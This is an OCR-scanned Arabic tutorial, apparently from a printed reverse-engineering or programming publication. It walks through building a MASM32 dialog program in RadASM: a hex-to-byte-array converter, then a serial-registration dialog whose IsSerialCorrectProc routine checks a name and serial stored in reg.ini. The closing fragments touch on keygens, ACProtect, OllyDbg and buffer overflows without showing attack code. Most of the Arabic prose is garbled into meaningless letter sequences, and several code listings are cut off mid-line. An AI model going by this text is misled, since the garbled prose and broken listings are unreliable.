
5 - TxtLnkMan : يقوم بإدارة ملفات النصوص والـ TODO LIST.

6 - TabAddin : يضيف تبويبات للملفات المفتوحة.

يستخدم الإضافة (controls) لإنشاء app as Dialog (٣ث) Template يحتوي على كود جاهز.



يمكن فتح ملف الإضافة بالضغط مرتين عليه:




وبصُ٠خُ٥عُلِاخ ءدشلأخُ٥ُ٥ُ٥ُو:


IDD_DIALOG1	خلأدشُدِيذجُد:	BTN_CONV	:
EDT_TEXT_IN	خُجِخ-پِ Editbox: لُدُّبِذ	BTN_ABOUT	: خَ٥لِأخ ءدشؤ.
EDT_TEXT_OUT	ُجَّبِذ جُد:	BTN_REG	:

تُبِ فِدهُ٥پِب/ُوئُ٥پِخ وبُ١٥ظ يِخَوَ, جِ تُجِ*ع پِخ ع پِخ ع٥ُتِ٥ُ پِرَّ خ ص٥ُهُ٥ُ ع٥ُ٥ُ٥ُ


Dialog : يـدز ذطخ ندئيخوبر ًًخ ثه

مث بو خيثدجمص DialogToWin ← Tools (CTRL+F11 ألعنخ ب،دص وو ُي ّ ِ ي ResourceID)





ي دعيخ ثتيخ ئعى ُي const. ش ُثاي خ وب ئظدي خ ي يثيخ ثتوخ د ُ ً ز :



```
.const
;My prog v 1.0.dlg
IDD_DIALOG1                    equ 101
GRP_1                          equ 1006
EDT_TEXT_IN                    equ 1001
EDT_TEXT_OUT                   equ 1002
BTN_CONV                       equ 1003
BTN_ABOUT                      equ 1004
BTN_REG                        equ 1005

;Res\My prog v 1.0Ver.rc
VERINF1                            equ 1
```

مث خ ًًر ج ُش وُي DialogToWin ← Tools و خ و ع ُ ً ِ ي تديعدى :

ر ُنظنخ ـيً* ،و ً*ز ثظ ب ُب خ ب ُب و .ُثثؤ وؤ َخ َؤ 10 ب َب ًن ن ي ي َي ِجلأخ ب ُخ ه ِث ُع ِ إ ُت ي ُع ُن خ و

مِثال

```
DlgProc proc hWin:HWND,uMsg:
    mov       eax,uMsg
    .if eax==WM_INITDIALOG

    .elseif eax==WM_COMMAND

    .elseif eax==WM_CLOSE

    .else
        mov       eax,FALSE
        ret
    .endif
    mov       eax,TRUE
    ret

DlgProc endp
```

مِثال ثابت

```
19
20  DlgProc proc hWin:HWND,uMsg:UINT,
21
22      mov       eax,uMsg
23      .if eax==WM_INITDIALOG
24
25      .elseif eax==WM_COMMAND
26          mov eax, wParam
27          and eax, -1
28          .if eax==BTN_CONV
29          .elseif eax==BTN_ABOUT
30          .elseif eax==BTN_REG
31          .endif
32      .elseif eax==WM_CLOSE
33
34      .else
35          mov       eax,FALSE
36          ret
37      .endif
38      mov       eax,TRUE
39      ret
40
41  DlgProc endp
```

رُخ ثم حط WM_CLOSE

```
32      .elseif eax==WM_CLOSE
33      |
34      .else
```

٢ق٠خ ثم (CTRL+J وخوع

« Dialog end ».

ثم بعد ذلك يجب فك ضغط الملف « masm.ct » في مجلد CodeTemplates : %RADASM%\Addins

1. تشغيل البرنامج.
2. تحديد مجلد الملفات.
3. ...
4. ...
5. تشغيل البرنامج.
6. تحديد الملف المراد تحويله.

بعد ذلك يجب فتح ملف (الملف) و (الملف) الذي يحتوي على الكود التالي:

```
DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM

    mov       eax,uMsg
    .if eax==WM_INITDIALOG

    .elseif eax==WM_COMMAND
        mov eax, wParam
        and eax, -1
        .if eax==BTN_1
            ~
        .elseif eax==BTN_2

        .elseif eax==BTN_3

        .endif
    .elseif eax==WM_CLOSE
        invoke EndDialog, hWin, 0
    .else
        mov       eax,FALSE
        ret
    .endif
    mov       eax,TRUE
    ret

DlgProc endp
```

جهيز وبرو ~ شرلخ ركثيخ فيدهعدب نظنظ ُيخ ُظ نتن ؤ ُ ُ ُ

macros.asm إحظخفـيي ج وُتبدجه، شدسر userlib قدعاظخصمخنيخ .

ى.هجذيخ، دجوُدزدپخُهپخو

: فـيتئمعظو، ءدهولأخر*ز ٧ال اعو ٪وُمحيي Compiling تـم*ظنؤ پـودلـ,نخ

```
time 172 ms
  \Bin\ML.EXE /c /coff /Cp /nologo /I"                    \Include" "My prog v 1.0.asm"
y prog v 1.0.asm
inc(15) : fatal error A1000: cannot open file : \masm32\include\masm32.inc
acro Called From
```

تـُظخ: سَعوخ) : خنُ دهمحُظو userlib وُتبدظخه، كمسظو macros.asm إحظخكعاظن ؤل ابُحُ، دجـ,تـهُ خِ كُمُظو

< تـسئ صدِ

```
3453
3454      uselib MACRO args:VARARG
3455        LOCAL acnt,buffer,var,lbl,libb,incc,buf1,buf2
3456        acnt = argcount(args)
3457        incc equ <include >
3458        libb equ <includelib >
3459        var = 1
3460      :lbl
3461        buffer equ getarg(var,args)
3462
```

ح، كسؤ ءِ تـ : دغدورُ تـم*ب خالإخ ي ينيخ صدُ، ب فـ ؤسَيحُ ـو تـم

```
27        .if eax==BTN_CONV
28          invoke GetDlgItemText, hWin, EDT_
29        .elseif eax==BTN_ABOUT
30        .elseif eax==BTN_REG
31        .endif
32      .elseif eax==WM_CLOSE
33        invoke EndDialog, hWin, 0
34      .else
35        mov      eax,FALSE
36        ret
37      .endif
38      mov      eax,TRUE
39      ret
```

EDT_TEXT_IN
EDT_TEXT_OUT

ز CTRL+SPACE ,١٣ ١ ب ل ا ب ب ,د ج د ه ع و خ ب إ ز ل ا ,خ ى أ ب د ز ن ط خ Controls ب خ د ب ه د ى ش ؤ ث ب خ ء د ش ل أ خ د س ٤ ت ع ظ
د ه ى ج د ع ى ع ب أ ل ل أ خ ي ن ز ص ج ع س ظ ن خ ء د ش ل أ خ ر ب ه و RADASM و EDT_ ت د ت ع ظ ث ب خ أ ل ل أ خ ز ص ز د ع ت.

خ د ج ص ز د ع ت ز ج ع و:

```
        .if eax==BTN_CONV
invoke GetDlgItemText, hWin, EDT_TEXT_IN, addr buf_in
push eax
invoke HexDecode, addr buf_in, addr buf_tmp
pop esi
shr esi, 1
invoke AsciiDump, addr buf_tmp, addr buf_out, esi
invoke SetDlgItemText,hWin, EDT_TEXT_OUT, addr buf_out
```

لحفظ عدد المحارف المدخلة

تحول الكتابة الى عدد هيكس

استرجاع عدد المحارف

قسمة على 2

التحويل الى الصيغة
db xx, xx, xx, xx, xx, xx, xx, xx

أ ول أ د ز

و ل أ د ز و

Parameters

1. **lpsrc** The address of the byte data to be converted.
2. **lpbuf** The address of the buffer to receive the results.
3. **lnsrc** The length of the byte data to be converted.

Return Value


There is no return value.

1- ن خ د و
Buffer
د ه ع ج ي خ ظ ض د ع س ب خ
2- ب س خ Buffer خ ظ ع ظ ث.
3- ص ظ ص ب خ ب د ؛

و ل ا ج د ي ث ب ي خ خ ج ظ و:

```
13  DlgProc proc hWin:HWND,uMsg:UINT,wParam:WPARAM,lParam:LPARAM
20
21     LOCAL hFile:DWORD
22     LOCAL fSize:DWORD
23     LOCAL buf_in[MAX_PATH]:BYTE
24     LOCAL buf_out[MAX_PATH]:BYTE
25     LOCAL buf_tmp[MAX_PATH]:BYTE
26
27     mov      eax,uMsg
28     .if eax==WM_INITDIALOG
29
30     .elseif eax==WM_COMMAND
31        mov eax, wParam
32        and eax, -1
33        .if eax==BTN_CONV
34  invoke GetDlgItemText, hWin, EDT_TEXT_IN, addr buf_in, sizeof buf_in
35  push eax
36  invoke HexDecode, addr buf_in, addr buf_tmp
37  pop esi
38  shr esi, 1
39  invoke AsciiDump, addr buf_tmp, addr buf_out, esi
40  invoke SetDlgItemText,hWin, EDT_TEXT_OUT, addr buf_out
41        .elseif eax==BTN_ABOUT
42        .elseif eax==BTN_REG
43        .endif
44     .elseif eax==WM_CLOSE
45        invoke EndDialog, hWin, 0
46     .else
47        mov      eax,FALSE
48        ret
49     .endif
50     mov      eax,TRUE
51     ret
52
53  DlgProc endp
```

Project→Version contorl→Backup project tab بو خ ُ ُ ر : ُ ُ و ُ يخم backup مت* ز ج ط ُ



ص.خ ظ ع ي ظ ع ح ه ي ز ي خ ب ي ه ح ه ل أ ى ا ص ظ ع ي ظ ع ح أ ص. ف ي 1: ط ث و ي ؤ ظ ا ط ث ب ب ل ث ب ب ث د ث خ ط *

3. ثم، ١٣ أيار ٧ الخ ثم 2 فيديجي *ظنؤ دُظثيخ صمخثيخوؤ أضخ 1 فيرعتخ

4. فيُه لأخبخظثويؤ ُه لأخهجً *يخهجنئعج 2 فيي ظدجنتجُبو


صمخثيخ يسالى يخ ثمثيُ SPACE ثم، ١٣ أيار يخو a صزعتِ ِلَ ثَ ِلَ ج addr صزعثيخ يثخ و.

ذن ثدثيخيثيدثيخ *ز ثجدثيخ *ع ثَ:


```
26
27      mov       eax,uMsg
28      .if eax==WM_INITDIALOG
29    invoke CheckRadioButton, hWin, RBN_ASM, RBN_C, RBN_ASM
30      .elseif eax==WM_COMMAND
31         mov eax, wParam
32         and eax, -1
33         .if eax==BTN_CONV
34  invoke GetDlgItemText, hWin, EDT_TEXT_IN, addr buf_in, sizeof buf_in
35  push eax
36  invoke IsDlgButtonChecked, hWin, RBN_ASM
37  .if eax
38  invoke HexDecode, addr buf_in, addr buf_tmp
39  pop esi
40  shr esi, 1
41  invoke AsciiDump, addr buf_tmp, addr buf_out, esi
42
43  .else
44     invoke lstrcpy, addr buf_out, SADD("char array[] = {") ; copy array start
45     pop esi
46     xor ecx, ecx
47     mov edi, 16
48     .while ecx < esi
49  mov ax, word ptr buf_in[ecx]
50  mov word ptr buf_out[edi], 'x0' ; concatenate hex prefix for c/c++
51  mov word ptr buf_out[edi+2], ax  ; concatenate the enetered byte
52  mov word ptr buf_out[edi+4], ' ,'   ; concatenate separator
53  add ecx, 2
54     add edi, 6
55     .endw
56     mov word ptr buf_out[edi-2], ';}'   ; concatenate array end operator
57     mov word ptr buf_out[edi], 0A0Dh ; (return)
58     mov byte ptr buf_out[edi+2], 0 ; (null terminator)
59
60  .endif
61  invoke SetDlgItemText,hWin, EDT_TEXT_OUT, addr buf_out
62         .elseif eax==BTN_ABOUT
63         .elseif eax==BTN_REG
64         .endif
```

بط *ـَ خُب وبط ـَ ش ِ ي ِ خ ُ ي ِ ي ِ خ ُ ثزد ِ خ ُ ص ثَ ف ـَ ع ُ ن ِ ؤ خ ي ِ ي ثَ ي ِ ي ِ س ـَ و ـَ ز *ـَ د ـَ ح ـَ ع ُ أ ُ ع ِ ي ؤ ـَ ح ـَ ز ـَ خ ص ُ ز ِ ـَ ص ُ ـَ ر ـَ ر ـَ tools View→Lancome

: (ر ـَ ف ـَ ع ـَ ي ـَ د ز ب ُ ح ُ ,) ـَ ـَ ظ دمتِ دوُ أ ظ ووِ ـَ دمتِ ض خ ي خ ُ ل ِ إخ ثُ ظ ب ثَ ثَ خ ـَ ل ِ أ خ هجي ً , دبهشُ دو ب ِ ي ُ ع ٩ ه ُ و




يتيخر ظ عيت لا أخذ ٣ أ، خو (CTRL+A) تنيخد عوخ تم خ:



صف هيب ب يب :


```
26      mov       eax,uMsg
27      .if eax==WM_INITDIALOG
28         invoke CheckRadioButton, hWin, RBN_ASM, RBN_C, RBN_ASM
29      .elseif eax==WM_COMMAND
30         mov eax, wParam
31         and eax, -1
32         .if eax==BTN_CONV
33            invoke GetDlgItemText, hWin, EDT_TEXT_IN, addr buf_in, sizeof buf_in
34            push eax
35            invoke IsDlgButtonChecked, hWin, RBN_ASM
36            .if eax
37               invoke HexDecode, addr buf_in, addr buf_tmp
38               pop esi
39               shr esi, 1
40               invoke AsciiDump, addr buf_tmp, addr buf_out, esi
41
42            .else
43               invoke lstrcpy, addr buf_out, SADD("char array[] = {") ; copy array
44               pop esi
45               xor ecx, ecx
46               mov edi, 16
47               .while ecx < esi
48                  mov ax, word ptr buf_in[ecx]
49                  mov word ptr buf_out[edi], 'x0' ; concatenate hex prefix for c/c
50                  mov word ptr buf_out[edi+2], ax  ; concatenate the enetered byte
51                  mov word ptr buf_out[edi+4], ' ,'    ; concatenate separator
52                  add ecx, 2
53                  add edi, 6
54               .endw
55               mov word ptr buf_out[edi-2], ';}'    ; concatenate array end operato
56               mov word ptr buf_out[edi], 0A0Dh ; (return)
57               mov byte ptr buf_out[edi+2], 0 ; (null terminator)
58
```


وخلاصة:




طريقة ضد برنامج مضاد للتجسس يقوم بالتعرف على برامج التجسس وأدوات التحليل (مثل RADASM).

خلال تنفيذ CTRL+J على Dialog procedure :






ثم نخرج من الـ dialog إلى وضع الـ controls ونبدأ بإضافة عناصر التحكم:




```
DLG_SERIAL          equ 102
EDT_NAME            equ 1001
EDT_SERIAL          equ 1002
BTN_REG_2           equ 1003
BTN_HELP            equ 1004
```

ثم نأخذ ٣ أيقونات ونبدأ بإنشاء proto لـ declaration ثم نضغط على SerialProc ونختار Create proto لإنشاء proto:



وأضف الكود:

يف انذاح DlgProc:

```
.elseif eax==BTN_REG
   invoke DialogBoxParam,hInstance,DLG_SERIAL,NULL,addr SerialProc,NULL
.endif
```

و:

```
mov   eax,uMsg
.if   eax==WM_INITDIALOG
   invoke   CheckRadioButton, hWin, RBN_ASM, RBN_C, RBN_ASM
   invoke GetPrivateProfileString,SADD("RegInfo"), \
                                  SADD("NAME"),\
                                  0, addr buf_in, \
                                  MAX_PATH, \
                                  SADD("reg.ini")
   mov dummy, eax
   invoke GetPrivateProfileString,SADD("RegInfo"), \
                                  SADD("SERIAL"), 0, \
                                  addr buf_out, \
                                  MAX_PATH, \
                                  SADD("reg.ini")
   invoke   IsSerialCorrectProc, addr buf_in, [dummy], addr buf_out
   .if !eax || dummy <= 6
      mov dummy, FALSE
   .else
         mov dummy, TRUE
```

و :

```
43      .endif
44   .elseif   eax==WM_COMMAND
45      mov    eax, wParam
46      and    eax, -1
47      .if    eax==BTN_CONV && dummy
48         invoke   GetDlgItemText, hWin, EDT_TEXT_IN, addr buf_in, sizeo
49         push  eax
```

- **يف انذانح SerialProc :**

ْيِخوبِ رَخ

- **يف انذانح IsSerialCorrectProc**

: ضِوَيْ بِ دهعُخ يِخ بِنْ يِ بِ وَ ، يِخ بِ وَ خِ وَ فِ يِ دلل دهُخ , ذَ عِ يِ عِ يِ حَ ـ ص حُ هُ دُ دُ وُ عِ وُ خ : ه جِ ؤُ ثُ م عِ يِ خ , ه ص يِ وِ ظِ خ

```
IsSerialCorrectProc  proc regname:DWORD, cname:DWORD, regserial:DWORD

LOCAL buf_1[MAX_PATH]:  BYTE

mov   edi, [regname]
mov   esi, [regserial]

xor   ecx, ecx

.while   [cname]
   movzx eax, byte   ptr [edi+ecx]
   shr   al, 1
   and   eax, 0ffh

@@:
   .if   eax < 13
      mov   al, byte ptr   array3[eax]
      mov   byte ptr buf_1[ecx], al
   .elseif  eax < 20 && eax >= 13
      mov   al, byte ptr   array2[eax]
      mov   byte ptr buf_1[ecx], al
   .elseif  eax < 31 && eax >= 20
      mov   al, byte ptr   array4[eax]
      mov   byte ptr buf_1[ecx], al
   .elseif  eax < 74 && eax >= 31
      mov   al, byte ptr   array1[eax]
      mov   byte ptr buf_1[ecx], al
   .else
      shr   al, 1
      and   eax, 0ffh
      jmp   @b
   .endif
   inc   ecx
   dec   [cname]
.endw

mov   byte ptr buf_1[ecx], 0
invoke   lstrcmp, addr buf_1, esi
.if   !eax
   mov   eax, TRUE
.else
   mov   eax, FALSE
.endif

ret

IsSerialCorrectProc  endp
```

: ىدعيدڈ خڈ*يخ ئجدوبريذ وُ ٣ڭپ و

: دهىچ ڑٹمعَو C:\windows (فـدِ)ًخيىىجنددڈ خُب reg.ini إحُجدهچ ٹُـَعَيخ ضدچىحُ*چ ش ءخُٹز ئچدوبريخ خىٹَ

1 - ص مُثّيخدٹ*ك ص مُمِ طودڈ خُب .وأعچ فـدِ 1

2 - ًعمُئى ٹ*ك ,بـيـتٍ مـٹـظ ه خُب .0

ص أنه وبواسطة الإجراء هي تجدوبريخ نة 1 والمعظم ص ئى منظه خب.

Keygen. وبـ fishing serial ـيخ ه چ ص ى تـ م ظ خ ٪ خ ى ول أخ ر م ب ت ـ پ خ ص ح ه ن ن ت ع ي ص غ ب ر چ ص چ خ ط خ د* س ٤

ي, بـ ر ت ئ خ خ ع ه چ د س ت م ع ي و ، ص ه ه چ و ت پ خ پ د م ت ا ، ء د ا ل أ ه چ ي, بـ ر ت ئ ن خ ب ى چ د و ي ئ چ ت ق ع ي خ ص چ خ و ص پ ى ه ن ب ي و ؤ ص ه ه چ ص ذ* پ خ ص ى ع خ ه د , ف ي د ن ه ه ك ى چ ع س ظ خ ن ؤ ت ع* و ت پ خ ض خ ر ي أ ه ه چ.

0.9g ACProtect ي م ت پ خ ص د م ض خ ت چ د و ز د و ع و خ ى و (٣ ت ر ى ع چ ي) ح ـ ت ه پ خ ص د م ض خ ت چ د و ز ص ه خ ز ت چ د و ب ر پ خ ١ أ ٣ و ب پ ؤ ز د م ؤ د* ع ز ر س پ.

ص م ك ط پ ي ي و ل أ خ و ز ص م ك ش ل خ و : د ف ن ز ه چ ى ع و , ج |. *Extra\Protection\Protector* ف ـ ي ي چ ت چ د و ب ر پ خ.

2. اغتعِا OllyDbg يَتَكُح)خثيًا OllyDbg(

: ى د ع ي ذ ي پ خ ت ـ ء د ـ ب ع ي پ ت و ز* و و ع أ


د ـ ل 300 ه چ ب ت ؤ ، ل ا ى ٤ ح ه ت ت و ي ؤ د چ ى , م ت پ و ...
خ ت و ص* ى ظ خ ص پ ى پ د ز ت ي د خ ى چ و ، إ ه ط ق ل ب ى ب ظ خ.

ت و ى چ د , ٣ ت ه ٩ ه ت ت ظ خ ن ل أ ؛ إ ه ط خ ه , پ ـ و إ ظ خ ى overflow Buffer ب ي د ن ؤ ن ب ى ن و ب ي د س ه , ص ي د ب خ ش ء خ ذ ي ف ذ ص خ ى ؛ أ د ك ص خ ذ ت م* ع ظ خ.


DATA. پ خ ت ى ح ء د ب ك ؤ Buffers ض د ح چ خ ع ذ ن ؤ و ، ص د أ ن ي خ ذ د ث و س ت چ ت چ د و ب ر پ خ ن ؤ و ع أ ي پ و


ص* چ خ ي د ه خ ظ خ ه چ ي, و OllyDbg ك ت ظ خ خ ع ذ پ و د م ن خ.

: (ت چ خ ب ر پ خ ت و خ ي ء د ه و ؤ ه , ك م س ي, ك ت د ع پ خ ء د ب ك ؤ ذ خ ي ذ ى ٣ س ١ ي د ز خ و) خ ذ ه س ، خ و OllyDbg ك ع خ




compiling تم خصائص مشروع في RADASM وتريد تعديل خطوط الأوامر لـ Debug وتريد Project→Project Options :





